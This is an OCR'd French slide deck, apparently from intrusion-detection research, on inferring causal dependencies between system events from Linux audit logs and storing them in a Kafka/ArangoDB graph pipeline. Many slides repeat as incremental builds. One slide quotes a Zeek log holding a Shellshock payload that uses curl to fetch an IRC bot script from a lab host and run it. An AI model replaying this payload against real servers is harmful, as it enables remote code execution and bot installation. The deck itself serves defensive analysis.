⇓

Enregistrement des dépendances causales entre événements contextuels

⇓

Enregistrement des dépendances causales entre événements bruts

Nous devons être capable de :

- Observer des actions effectuées par les objets supervisés
- Observer les états des objets liés à ces actions
- Identifier et tracer les dépendances causales entre actions contextuelles
- Calculer la fonction **Obs** pour enregistrer ces informations sous forme d'événements

Stratégie Descendante

Calcul de CACD
Vision omnisciente du système

[CACD]

Observation des Actions contextuelles

Observation des dépendances causales entre actions contextuelles

Nous devons être capable de :

- Observer des actions effectuées par les objets supervisés
- Calculer la fonction Obs pour enregistrer ces informations sous forme d'événements

Difficile de mettre en place un tel système de supervision :
Outils non disponibles
Coût en terme de performance

[ECD]

Enregistrement des Événements bruts

Enregistrement des dépendances causales entre événements bruts

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~

[CACD]
[CECD]
[ECD]

Actions contextuelles correspondantes

⇑

Déduction des événements contextuels

⇑

Événements bruts

Connaissance des dépendances causales entre actions contextuelles

⇓

Déduction des dépendances causales entre événements contextuels

⇓

Déduction des dépendances causales entre événements bruts

```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10002000000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~

[CACD]
[CECD]
[ECD]

Actions contextuelles correspondantes

⇑

Déduction des événements contextuels

⇑

Événements bruts


Connaissance des dépendances causales entre actions contextuelles

⇓


Déduction des dépendances causales entre événements contextuels

⇓

Déduction des dépendances causales entre événements bruts



$(\emptyset, s, t_e)$



(e, apa, t_e)

```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10000200000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~

[CACD] [CECD] [ECD]

Actions contextuelles correspondantes

⇑

Déduction des événements contextuels

⇑

Événements bruts

Connaissance des dépendances causales entre actions contextuelles

⇓

Déduction des dépendances causales entre événements contextuels

⇓

Déduction des dépendances causales entre événements bruts

a = accept4() [Syscall 288]

$(\emptyset,(s,t_a))$ $(a,(apa,t_a))$

$(\emptyset,s,t_e)$ (e,apa,t_e)

```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10000200000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~

[ECD] [CECD] [CACD]

Actions contextuelles correspondantes

⇑

Déduction des événements contextuels

⇑

Événements bruts

Connaissance des dépendances causales entre actions contextuelles

⇓


Déduction des dépendances causales entre événements contextuels

⇓


Déduction des dépendances causales entre événements bruts

a = accept4() [Syscall 288]

$(\emptyset,(s,t_a)) \mapsto (a,(apa,t_a))$



$(\emptyset,s,t_e)$



(e,apa,t_e)

```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10000200000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~

[ECD] [CECD] [CACD]

Actions contextuelles correspondantes → **Connaissance** des dépendances causales entre actions contextuelles

⇑ ⇓


Déduction des événements contextuels → **Déduction** des dépendances causales entre événements contextuels

⇑ ⇓

Événements bruts → **Déduction** des dépendances causales entre événements bruts

a = accept4() [Syscall 288]


$(\emptyset,(s,t_a)) \mapsto (a,(apa,t_a))$




```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10000200000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Stratégie Ascendante

Utilisation de la **sémantique** des événements :
⇒ Approximation des événements contextuels
⇒ ~~Calcul des actions contextuelles~~




```
{"__source":"Net_Zeek.log","__type":"NET",
"uid":"C7SKfD3hbTetA4cQb2","ts":"2020-04-
03T15:28:45.389087Z","id.orig_h":"172.16.0.2","id.orig_
p":33032, "id.resp_h":"192.168.51.100",
"id.resp_p":80,"method":"GET","host":"172.16.0.1","uri"
:"/cgi-bin/shell.sh","user_agent":"() { :;};
/usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\
n\\r\\nATTACK SUCCESS\\n\"; system(\"/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core;
perl /tmp/core; rm /tmp/core;\");'"}
```


∇

```
type=SYSCALL msg=audit(1585927592.670:62327):
arch=c000003e syscall=288 success=yes exit=10 […]
ppid=22891 pid=22898 […] ses=4294967295 comm="apache2"
exe="/usr/sbin/apache2" key=(null)
type=SOCKADDR msg=audit(1585927592.670:62327):
saddr=02008108AC10000200000000000000000
(saddr= (AF INET) 172.16.0.1 : 33032)
```

Architecture – Nos besoins

Calcul de CECD

- Identification des objets
- Calcul des événements contextuels [CE]
- Calcul des dépendances causales [CD]
  (Flux d'Info + Échanges de Msg)
- Calcul des sessions
- Gestion des lignes de temps (Timelines)

Transform Component

Architecture répartie

Transport des données

- Aucune perte de données entre les différents composants (Transform Component)
- Système permettant à chaque composant de calculer à son rythme
- Rétention des données en cas d'indisponibilité
- Temps réel

Système de publication-souscription

Stockage des données

- Base de données adaptée pour les structures de graphe
- Calcul de traversées de graphe
- Adaptée à la recherche textuelle

BDD Graphe multi-modèles

Architecture – Nos besoins

Calcul de CECD

- Identification des objets
- Calcul des événements contextuels [CE]
- Calcul des dépendances causales [CD]
  (Flux d'Info + Échanges de Msg)
- Calcul des sessions
- Gestion des lignes de temps (Timelines)

Transform Component

Architecture répartie

Transport des données

- Aucune perte de données entre les différents composants (Transform Component)
- Système permettant à chaque composant de calculer à son rythme
- Rétention des données en cas d'indisponibilité
- Temps réel

APACHE kafka®

Système de publication-souscription

Stockage des données

- Base de données adaptée pour les structures de graphe
- Calcul de traversées de graphe
- Adaptée à la recherche textuelle

ArangoDB

BDD Graphe multi-modèles

Architecture – Nos besoins

Calcul de CECD

- Identification des objets
- Calcul des événements contextuels [CE]
- Calcul des dépendances causales [CD]
  (Flux d'Info + Échanges de Msg)
- Calcul des sessions
- Gestion des lignes de temps (Timelines)

Transform Component

Architecture répartie

Transport des données

- Aucune perte de données entre les différents composants (Transform Component)
- Système permettant à chaque composant de calculer à son rythme
- Rétention des données en cas d'indisponibilité
- Temps réel

APACHE kafka

Système de publication-souscription


Stockage des données

- Base de données adaptée pour les structures de graphe
- Calcul de traversées de graphe
- Adaptée à la recherche textuelle


ArangoDB

BDD Graphe multi-modèles


Architecture répartie




Architecture répartie



Architecture répartie



Architecture répartie



Construction du graphe CECD

